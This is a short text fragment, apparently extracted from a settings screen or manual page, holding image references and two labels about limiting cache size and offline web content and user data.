
Limit cache to MB of space



Offline Web Content and User Data

